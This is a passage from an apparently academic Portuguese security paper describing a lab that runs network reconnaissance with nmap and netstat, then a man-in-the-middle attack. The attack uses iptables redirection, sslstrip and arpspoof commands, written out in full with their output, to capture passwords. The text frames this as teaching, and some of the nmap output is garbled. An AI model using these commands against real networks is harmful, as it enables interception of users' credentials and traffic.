
O BIND é um software open-source, desenvolvido pelo ISC e é largamente utilizado não apenas no Linux, mas em sistemas Unix em geral, incluindo o FreeBSD e o MAC OS X funciona na maioria dos sistemas operacionais com exceção do Windows. Este servidor de nomes é mais usado em empresas que possuem diversos domínios externos ou internos, servidores de sistemas, intranet. Esse pacote é facilmente instalado no pfSense.

4. Implementações Parciais

Serão demonstradas algumas formas de ataques e falhas de segurança bem comuns em que o usuário ou até mesmo o técnico responsável pela administração da rede acaba cometendo.

4.1. Especificações do Laboratório

Figura 5 - Topologia usada no laboratório



Neste laboratório de teste estão conectados na rede cinco computadores com a função de simular computadores de possíveis alvos e está liberado o mesmo range de endereços IPs para a rede cabeada e wireless, possuem sistemas operacionais diversificados como Windows XP, Windows 7 e Kubuntu Linux, são eles:

- PC-01 Windows XP SP3;
- PC-02 Windows XP SP3;
- PC-03 Windows XP SP3;
- PC-04 Windows 7 Home Basic;
- PC-05 Kubuntu Linux 14;

4.2. Acesso à Internet Compartilhada com Visitantes

Foi liberado uma conexão de internet para os visitantes isso é normalmente feito em inúmeros locais como empresas e escritórios, muitas pessoas não imaginam o perigo que isso significa caso o visitante seja um atacante em potencial.


Com essa conexão ele pode roubar o login e a senha em websites, sistemas, e-mails, percorrer a sua rede à procura de algo que seja de seu interesse como arquivos, documentos sigilosos, dados da concorrência ou qualquer tipo de informação que ele ache com algum tipo de valor de barganha ou até mesmo chantagem financeira.

4.2.1. Network Scanner

Esse tipo de técnica é usado por diversas ferramentas, muitas delas para a auditoria de dispositivos conectados à rede. É possível gerar relatórios e inventários de tudo que está conectado na rede, como switches, roteadores, computadores, impressoras e etc, existe a possibilidade de visualizar o tipo de sistema operacional que o dispositivo está utilizando.

Foi utilizado na Estação 01 para efetuar um scanner simples na rede, somente para se ver os endereços IPs dos computadores e compartilhamentos existentes na rede.

Figura 6 - Resultado do Network Scanner



Como o demonstrado na *Figura 6*, foram encontrados vários compartilhamentos de arquivos na rede. Esse tipo de compartilhamento é feito pelo usuário para disponibilizar algum tipo de conteúdo na rede onde o seu objetivo é permitir que outro usuário adicione algo no compartilhamento ou retire o que foi adicionado no diretório compartilhado.

Quando esse tipo de ação é realizado fica muito fácil para um atacante, malware, vírus, cavalo de Tróia ou outros tipos de códigos maliciosos se propagarem entre as estações de trabalho. Mesmo que o usuário não o copie para o diretório compartilhado ele se espalha automaticamente e infecta as outras estações.

4.2.2. NETSTAT

Essa ferramenta funciona no Windows e Linux, ela é utilizada para se obter informações sobre as conexões e roteamentos da interface de rede. Como o próprio nome já diz estatísticas da rede desse modo ela pode informar vários dados da conexão.

Foi utilizado no PC-01 via prompt de comando o netstat para verificar todas as conexões que estão passando pela placa de rede.

Figura 7 - Resultado do comando NETSTAT

```

C:\Documents and Settings\Administrador\Desktop\tcpdump_trial_license>netstat

Conexões ativas

Proto Endereço local      Endereço externo      Estado
TCP    Estacao-01:microsoft-ds 192.168.1.10:2365     ESTABLISHED
TCP    Estacao-01:2336         192.168.1.30:microsoft-ds TIME_WAIT
TCP    Estacao-01:2339         192.168.1.10:microsoft-ds TIME_WAIT
TCP    Estacao-01:2340         192.168.1.20:microsoft-ds TIME_WAIT
TCP    Estacao-01:2341         192.168.1.50:microsoft-ds TIME_WAIT
TCP    Estacao-01:2365         192.168.1.10:microsoft-ds ESTABLISHED
TCP    Estacao-01:2366         192.168.1.30:microsoft-ds ESTABLISHED
TCP    Estacao-01:2367         192.168.1.20:microsoft-ds ESTABLISHED
TCP    Estacao-01:2369         192.168.1.40:microsoft-ds ESTABLISHED
TCP    Estacao-01:2370         192.168.1.2:microsoft-ds ESTABLISHED
TCP    Estacao-01:2371         192.168.1.50:microsoft-ds ESTABLISHED

```

Nome do Computador de Origem Porta IP Status da Conexão

Como demonstrado na *Figura 6* estão dispostos nesta janela tudo que passou pela placa de rede deste computador.

4.2.3. NMAP

Essa ferramenta realiza um port scan e percorre toda a rede, ele é bastante utilizado pela sua praticidade e velocidade, além de oferecer uma gama de opções nessa varredura, como o range de IPs, portas TCP e UDP entre outras.

Foi utilizado o comando nmap para percorrer toda a rede em busca de dispositivos conectados. Esses dispositivos serão listados como desposto na *Figura 8*. Esse comando é nativo deste tipo de distribuição e pode ser instalado nas distribuições Linux.

Figura 8 - nmap percorrendo todo o range da rede de 1 a 254

```
root@kali:~# nmap 192.168.1.1-254
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-09 20:49 BRST
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-09 21:02 BRST
Nmap scan report for 192.168.1.2
Host is up (0.00039s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  Microsoft Windows RPC
135/tcp    open  msrpc-ssn Microsoft Windows 98 netbios-ssn
139/tcp    open  netbios-ssn Microsoft Windows XP microsoft-ds
445/tcp    open  microsoft-ds Microsoft Terminal Service
MAC Address: 00:50:56:C0:00:08 (VMware)
Service Info: OSs: Windows, Windows 98, Windows XP; CPE: cpe:/o:microsoft:windows_xp
Nmap scan report for 192.168.1.10
Host is up (0.00028s latency).
Not shown: 996 closed ports. Please report any incorrect results at https://nmap.org
PORT      STATE SERVICE
135/tcp    open  msrpc-ssn (1 host up) scanned in 47.82 seconds
139/tcp    open  netbios-ssn-65535 192.168.1.10
445/tcp    open  microsoft-ds
3389/tcp    open  ms-wbt-server https://nmap.org ) at 2015-12-09 20:54 BRST
MAC Address: 00:0C:29:29:6B:AF (VMware)
Nmap scan report for 192.168.1.20
Host is up (0.00030s latency)
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
```

Através do comando nmap foi possível achar todos os computadores conectados na rede, foram encontrados 7 hosts. Com essa informação agora é possível listar todas as portas abertas do alvo desejado. Essas portas exibidas na primeira varredura são portas padrões de programas. É possível utilizar este programa de uma forma mais completa listando todas as portas dos alvos desejados, sendo que esta busca é bem lenta pois vai da porta 1 à 99999 a diferença é que quando se faz esse tipo de varredura você testa portas que não são normalmente utilizadas, pois algum administrador ou programa pode ter alterado uma porta padrão para determinado programa ou função na rede.


Nos exemplos acima o atacante em sua fase de reconhecimento na rede o atacante obteve várias informações importantes, como:

- Range da rede;
- Computadores ativos;
- IP e Endereço MAC dos computadores;
- Compartilhamentos existentes.

Através dessa primeira varredura, que para um administrador possa parecer uma abordagem feita por um lammer, mas na realidade ele obteve uma informação muito importante para a próxima fase como a descoberta de que o gateway é um router e não um servidor dedicado.

4.3. Ataque Main in The Middle

Figura 9 - Cracker utiliza-se da técnica Main in The Middle



Na *Figura 10* é demonstrada uma técnica de ataque que é muito utilizada quando o atacante está dentro da rede alvo, esse tipo de ataque o atacante se passa por um proxy que filtra todas as requisições de internet que é pedido ao servidor e para o alvo não desconfiar ele tem as repostas do servidor em tempo real, sendo que o atacante salva tudo que passa pelo tráfego da rede tudo que é digitado e que passa pelo navegador. Para o cliente isso é imperceptível ele acha que está em uma conexão segura com o servidor web e como o servidor não tem nenhuma proteção ele funciona normalmente. Essa técnica funciona se a empresa modem/roteador de internet que será o gateway.

Nesse tipo de ataque serão abordadas algumas ferramentas, pois esse ataque é feito através de um conjunto delas, mais apenas em nível didático, não será aprofundado a maneira de usa-las e sim os seus resultados que podem ser obtidos.

- **SNIFFER**

Em um ataque de sniffer tradicional o usuário fica seguro graças a criptografia que existe entre o cliente e o servidor ao qual ele está se conectando, mais quando esse ataque é feito com a ferramenta SSLStrip essa proteção não funciona, todas as informações são passadas antes pelo atacante e depois repassadas ao servidor tudo em texto puro. Ele irá redirecionar todo o tráfego de uma determinada porta de rede, a placa de rede do atacante irá ficar em um modo monitor para ficar monitorando tudo que é solicitado pela rede do alvo e assim criar um proxy filtrando todos os dados desta porta que é repassado automaticamente ao servidor.

- **ARP SPOOFING (Envenenamento da Tabela ARP)**

Esta técnica utiliza-se de uma estratégia bastante simples, o computador do atacante faz se passar pelo gateway. Deste modo quando o computador que será atacado realiza as requisições de internet ao gateway, porém o mesmo é

interceptado pelo atacante ao qual responde a requisição de ARP original, alvo acha que está sendo respondido pelo gateway legítimo mais na realidade tudo está sendo passado pelo hacker e redirecionado de forma transparente ao gateway original.


4.3.1 Requerimentos Necessários para finalizar o ataque

Esse tipo de ataque é mais refinado em primeiro lugar iremos precisar de uma distribuição Linux voltada para a auditoria de segurança, no meu caso utilizo o Kali Linux 2.

Serão demonstrados os princípios iniciais para a concretização do roubo das senhas.


Será realizar o encaminhamento de pacotes para podermos realizar o ARP Spoofing.

Figura 10



Esse tipo de roteamento é estabelecido para que se capture todo tipo de pacote que trafegue pela interface de rede, que será especificada nas próximas etapas, podendo ela ser uma interface para uma rede cabeada ou wireless.


Figura 11

A terminal window titled "Terminal" with a dark background and a dragon logo. The prompt is "root@SegurancaLinux: /". The command entered is "iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080".

```
root@SegurancaLinux: /  
root@SegurancaLinux:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080  
root@SegurancaLinux:~#
```

Será redirecionado através de um NAT todo tráfego da rede da porta 80 para a porta 8080, deste modo será possível utilizar o SSLStrip .


Figura 12

A terminal window titled "Terminal" with a dark background and a dragon logo. The prompt is "root@SegurancaLinux: /". The command entered is "sslstrip -a -l 8080". The output is "sslstrip 0.9 by Moxie Marlinspike running...".

```
root@SegurancaLinux: /  
root@SegurancaLinux:~# sslstrip -a -l 8080  
sslstrip 0.9 by Moxie Marlinspike running...  
root@SegurancaLinux:~#
```


A Figura 12 exibe o resultado do SSLStrip, ele está registrando todo tipo de pacote da interface de rede que estão sendo trafegados pela porta 8080, tendo a opção de criar um arquivo de log para a possível busca futura.


Figura 13



```
root@SegurancaLinux: ~  
Arquivo Editar Ver Pesquisar Terminal Ajuda  
root@SegurancaLinux:~# arpspoof -i eth0 -t 192.168.1.120 192.168.1.1  
0:c:29:69:f5:a5 0:c:29:46:92:36 0806 42: arp reply 192.168.1.1 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 0:c:29:46:92:36 0806 42: arp reply 192.168.1.1 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 0:c:29:46:92:36 0806 42: arp reply 192.168.1.1 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 0:c:29:46:92:36 0806 42: arp reply 192.168.1.1 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 0:c:29:46:92:36 0806 42: arp reply 192.168.1.1 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 0:c:29:46:92:36 0806 42: arp reply 192.168.1.1 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 0:c:29:46:92:36 0806 42: arp reply 192.168.1.1 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 0:c:29:46:92:36 0806 42: arp reply 192.168.1.1 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 0:c:29:46:92:36 0806 42: arp reply 192.168.1.1 is-at 0:c:29:69:f5:a5
```

Vamos agora fazer um ARP Spoofing entre o alvo e o gateway legítimo.


Figura 14



```
root@SegurancaLinux: ~  
Arquivo Editar Ver Pesquisar Terminal Ajuda  
root@SegurancaLinux:~# arpspoof -i eth0 -t 192.168.1.1 192.168.1.120  
0:c:29:69:f5:a5 14:cc:20:ed:a:18 0806 42: arp reply 192.168.1.120 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 14:cc:20:ed:a:18 0806 42: arp reply 192.168.1.120 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 14:cc:20:ed:a:18 0806 42: arp reply 192.168.1.120 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 14:cc:20:ed:a:18 0806 42: arp reply 192.168.1.120 is-at 0:c:29:69:f5:a5  
0:c:29:69:f5:a5 14:cc:20:ed:a:18 0806 42: arp reply 192.168.1.120 is-at 0:c:29:69:f5:a5
```

A Figura 14 exibe um ARP reverso entre o gateway legítimo e o alvo especificado pelo endereço IP.

Figura 15



